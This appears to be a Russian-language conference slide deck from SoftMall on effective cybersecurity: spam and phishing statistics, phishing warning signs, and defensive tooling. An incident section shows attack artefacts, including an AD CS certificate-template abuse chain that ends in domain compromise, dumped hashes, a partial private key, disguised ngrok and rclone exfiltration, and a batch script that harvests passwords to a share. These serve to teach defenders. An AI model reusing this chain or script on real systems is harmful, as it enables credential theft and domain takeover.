

**Крадём время
у злоумышленников.**

**Основной критерий и лакмусовая
бумажка в кибербезопасности.**

**Черновский Александр Вячеславович
Технический директор SoftMall**

Немного статистики

Письма, являющиеся спамом¹:

% 45,60 по всему миру
% 46,59 в Рунете



31,45%

всех спамовых писем были
отправлены из России

2

1

Льготы и компенсации, особенно если они смягчают неизбежные расходы, такие как налоги, выглядят соблазнительно

2

Звонки от операторов связи о окончании действия сроков договора связи

3

Приглашение поучаствовать в лотерее, чтобы выиграть визу для иммиграции в другую страну ради работы или учебы

4

Доступ к просмотру фильмов или участие в лотерее

5

Фишинг в социальных сетях и мессенджерах. В русскоязычном сегменте оставалась популярной тема голосования за участников онлайн-конкурсов

Суровые годы уходят



70% компаний
столкнулись с
проблемами

↑
20-50% рост цен



Коэффициент спроса на
ИБ – 0,7

77% увеличение штата в
2024-2025 г.



↑
38% в Q4FY2024

Оказание
деструктивного
воздействия

Что мешает достижению целей

01

Государство /
Бизнес



- × ИБ не приносит прибыль
- × Затраты на ИБ растут
- × Бизнес-процессам запреты только мешают

02

ИБ



- × Все сложнее обосновать бюджет
- × Старается защитить всё
- × Бумага о соответствии – основная цель

03

Общее



- × Характерная активность растёт
- × Острая нехватка кадров на рынке
- × Иностранные вендоры уходят

Результативная кибербезопасность

01

Целеполагание

НС



Недопустимые события

СР



Сценарии реализации

ЦС/КС



Целевые и ключевые системы

02

Защита

Before Attack

- ✓ Управление активами
- ✓ Харденинг
- ✓ Сетевая сегментация и пр.

ТТА ↗

During Attack

- ✓ ЦПК (продукты и процессы D&R)
- ✓ 2FA, NGFW, etc.

TTR

- ✓ MSS/MDR
- ✓ Использование существующих решений

03

Оценка

Киберучения

Верификация недопустимых событий в формате Red Team. Оплата за проведение работ

Кибериспытания

Верификация недопустимых событий в формате закрытых испытаний на платформе. Оплата за **цепочку реализации**


Стоит ли игра свеч?

Основные средства:

- SIEM
- IRP
- Service Desk
- SandBox
- NGFW
- СКЗИ
- Анализ защищенности
- Threat Intelligence
- IDS/IPS
- Защита рабочих мест


Дополнительные средства:

- WAF
- Анализа исходного кода
- Защиты виртуализации
- Киберполигон
- Pentest-лаборатория
- Система обучения
- DLP
- Контроль удаленного доступа



Преимущества и недостатки

- ✓ Централизация сервисов и процесса обеспечения ИБ
- ✓ Развитие собственный компетенций
- ✓ Высокий уровень вовлеченности в инфраструктуру
- ✓ Дорожная карта и выбранный вектор развития
- ✓ Финансовые активы на балансе компании
- ✓ Ответственность



- Долгосрочный старт проекта
- Проблематика масштабируемости
- Большие первичные вложения
- Тяжелые Hardware решения
- Утилизация канала связи
- Недостаточное количество источников сбора информации
- Финансовые активы на балансе компании
- Ответственность

Самое слабое звено




Китовая атака

Время

Методология



Целевая
направленность



Содержание



Лакмусовый допник

1. Подозрительный отправитель

- Не знаете отправителя лично, сомнительный адрес отправителя

2. Срочность




- Узнали о проблеме из письма
- Требуется срочное действие

3. Необходимость перехода по ссылке

- В ссылке неизвестный домен, странный файл, расширение файла .exe .js

4. Безграмотно написанное письмо

- Орфографические или синтаксические ошибки



А что было дальше?

Журнал обновлений

✓ Исправления (7)

Обновление для Windows 10 Version 22H2 для систем на базе процессоров x64 (KB5001716), 2023-10
Успешно установлено 12.10.2023

2023-10 Накопительный пакет обновления .NET Framework 3.5, 4.8 и 4.8.1 для Windows 10 Version 22H2 для x64 систем (KB5031224)
Успешно установлено 11.10.2023

Накопительное обновление для Windows 10 Version 22H2 для систем на базе процессоров x64, 2023 10 (KB5031356)
Успешно установлено 11.10.2023

2023-07 Накопительный пакет обновления .NET Framework 3.5, 4.8 и 4.8.1 для Windows 10 Version 22H2 для x64 систем (KB5028937)
Успешно установлено 11.10.2023

Накопительное обновление для Windows 10 Version 22H2 для систем на базе процессоров x64, 2023 09 (KB5030211)
Успешно установлено 02.10.2023

2023-09 Накопительный пакет обновления .NET Framework 3.5, 4.8 и 4.8.1 для Windows 10 Version 22H2 для x64 систем (KB5030180)
Успешно установлено 02.10.2023

Обновление для Windows 10 Version 22H2 для систем на базе процессоров x64 (KB4023057), 08.2023
Успешно установлено 02.10.2023

- > Обновления драйверов (12)
- > Обновления определений (1)
- > Другие обновления (4)

```
[!] Vulnerable Certificates Templates :
CA Name : MSCA. \CA
Template Name : CopyWeb-Server
Schema Version : 2
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
msPKI-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : <null>
msPKI-certificate-application-policy : <null>
Permissions
  Enrollment Permissions
    All Extended Rights : NT AUTHORITY\Прошедшие проверкуS-1-5-11
  Object Control Permissions
    Owner : \Администратор S-1-5-21-1458397192-1551863605-847329834-500
    Full Control Principals : NT AUTHORITY\Прошедшие проверкуS-1-5-11
    WriteOwner Principals : NT AUTHORITY\Прошедшие проверкуS-1-5-11
    WriteDacl Principals : NT AUTHORITY\Прошедшие проверкуS-1-5-11
    WriteProperty Principals : NT AUTHORITY\Прошедшие проверкуS-1-5-11

CA Name : MSCA. \CA
Template Name : vCenter(host)
Schema Version : 2
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
msPKI-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Проверка подлинности клиента, Проверка подлинности сервера
msPKI-certificate-application-policy : Проверка подлинности клиента, Проверка подлинности сервера
Permissions
  Enrollment Permissions
    Enrollment Rights : S-1-5-21-1458397192-1551863605-847329834-512
    S-1-5-21-1458397192-1551863605-847329834-519
    S-1-5-21-1458397192-1551863605-847329834-515
    S-1-5-21-1458397192-1551863605-847329834-1126
    S-1-5-21-1458397192-1551863605-847329834-1227
  All Extended Rights : S-1-5-21-1458397192-1551863605-847329834-1227
  Object Control Permissions
    Owner : S-1-5-21-1458397192-1551863605-847329834-500
    Full Control Principals : S-1-5-21-1458397192-1551863605-847329834-1126
    S-1-5-21-1458397192-1551863605-847329834-1227
```

Учётная запись по вкусу

1. Сертификат для учётной записи с эксплуатацией уязвимости «CopyWeb-server»

2. Конвертация сертификата в PKCS #12

3. Запрос Kerberos TGT билета для выбранной учётной записи

4. Получение NTLM хеша выбранной учётной записи

5. Боковое движение -> Поиск хоста с учётной записью администратора домена

6. Отключение САЗ

7. Получение хеша учётной записи Администратор

8. Компрометация AD

```
CopyWeb-Server
v1.0.0

[*] Action: Request a Certificates
[*] Current user context :
[*] No subject name specified, using current context as subject.

[*] Template : CopyWeb-Server
[*] Subject :
[*] AltName :

[*] Certificate Authority : MSCA. \CA

[*] CA Response : The certificate had been issued.
[*] Request ID : 105

[*] cert.pem :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoCQlZT9Zy3PSHsJwBBW58EFfYgTrtPfPT/p/xPx2q+tRbb7U
7LyuoQ045RRJU6J+ijZjwFougCUW10TgppP008mRBtLGBHnvQz9TMvJ9/Ay4ulg0
DRIX3Jm0vC76JlaWc8+YzYm05PmIX/DSFx/L6XHffhaZvhKpD8+8+kTDhKAT1i2C
4Qjp0GfrazMidLND0v5piCZG05z09j/2ILGYLK+ns59TZgGrfGBA06a1HbCWwh8R
1D5UrFx47ry7XyMJGluDib070LgCTlew9nFRR42JAsC3fR2VWgc0LNP9owaqmDM
KVrp4hC/h9cNv3cIJvZ7SwyLJ2d4u9BKKor10QIDAQABoIBAGDXe0S2msm+MMMJ
MlRGDzuLTPMppqC5e1USV1H4mos8svF7BahkMfxMGVvu+KjrcZrpyUj5QEWKeB2
W0tDbjrlGh7WN4ldc6NnGBknK6jQyKvN0ZJV7rgo+3MRtZSZqEJAuFcTf6E4hY//
Qg1Z3SY/BrhpUm/v002m4tE15Ea+0i6sPvRCLrPXmIf1Kmx6/xIirCZDxsmqVINH
o76o0m3c0Fth8RgJSI41G2kDmY3UgPWi2FdvHfisGv0+tJAdm4rQcck7p08RoUJO
NnW8NMSYksNx8NXJ5T9TdmRWD/qmvbTiv06KJP7HYQ2msGANYhFnhLBM9kyPseuz
BJwpqUECgYEAwtsF2Es6iKAr+q09/Vc+Uht7+kKADp+R3x0ff0Z5kTUu3XzBerBQ
mS70Q4f6zVTJ86SfNWfMLte9cWqmGyH/Yl6q0AstbIVJZsqSokt88Rz7KaU3PwHe
```

```
msv :
[00000003] Primary
* Username : Администратор
* Domain :
* NTLM : 4929ce4e16dbf0d58937234183
* SHA1 : 6478a8c468ce5c791dbbf76d5e
* DPAPI : d3bd830f82aae5c8a625c24c7f
tspkg :
digest :
```

А что интересного?

Свойства: ngrok (Локальный компьютер)

Общие | Вход в систему | Восстановление | Зависимости

Имя службы: **ngrok**

Отображаемое имя: ngrok

Описание: ngrok secure tunnel client

Исполняемый файл:
C:\Windows\system32\winlog.exe service run --config C:\Windows\system:

Тип запуска: Автоматически

Состояние: Выполняется

Запустить | Остановить | Приостановить | Продолжить

Вы можете указать параметры запуска, применяемые при запуске службы из этого диалогового окна.

Параметры запуска:

OK | Отмена | Применить

Remote ...	Remote Address	Remote Host Name	State	Sent Bytes	Received Bytes	Sent Packets	Received P...	Process Path
Properties								
Process Name:	catroot.exe							
Process ID:	6584							
Protocol:	TCP							
Local Port:	51550							
Local Port Name:								
Local Address:								
Remote Port:	443							
Remote Port Name:	https							
Remote Address:	66.203.125.12							
Remote Host Name:								
State:	Syn-Sent							
Sent Bytes:								
Received Bytes:								
Sent Packets:								
Received Packets:								
Process Path:	C:\Windows\System32\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\catroot.exe							
Product Name:	Rclone							
File Description:	Rclone							
File Version:	1.64.2							
Company:	https://rclone.org							
Process Created On:	12:39:25							
User Name:								
Process Services:								
Process Attributes:	A							
Added On:	1:01:04							
Creation Timestamp:	1:01:03							
Module Filename:								
Remote IP Country:								
Remote IP ASN:								
Remote IP Company:								
Window Title:								
				Previous Page		Next Page		OK

А где профит?

Исключения

Добавьте или удалите элементы, которые хотите исключить из списка сканирования антивирусной программы Защитник Windows.

+ Добавить исключение


C:\Windows\System32
Папка

Исключения

Добавьте или удалите элементы, которые вы хотите исключить из проверок антивирусной программы Microsoft Defender.

+ Добавить исключение

C:\Windows
Папка



```
echo off
```

```
set comp=%ComputerName%  
set user=%UserName%
```

```
mkdir "\\xxxx.xxxxxxxx.ru\Share\archive\result\%comp%"  
mkdir  
"\\xxxx.xxxxxxxx.ru\Share\archive\result\%comp%\%user%"
```

```
mkdir "c:\ProgramData\update"  
xcopy "\\xxxx.xxxxxxxx.ru\Share\archive\update"  
"c:\ProgramData\update\" /E /I /Y
```

```
"c:\ProgramData\update\XenAllPasswordPro.exe" -a  
"c:\ProgramData\update\report.html"
```

```
copy "c:\ProgramData\update\report.html"  
"\\xxxx.xxxxxxxx.ru\Share\archive\result\%comp%\%user%\  
/Y
```

```
rmdir /s /q "c:\ProgramData\update"
```

Вместо выводов



Настраиваем и тюнингуюем
на 100%



Человеческий фактор
самый большой риск



Гарантий не бывает




Инвентаризируем




Выносим мусор
своевременно



Киберграмотный персонал
экономит бюджет



Контакты «SoftMall»



Официальный сайт
«SoftMall»



+7 (383) 304 99-73



info@softmall.ru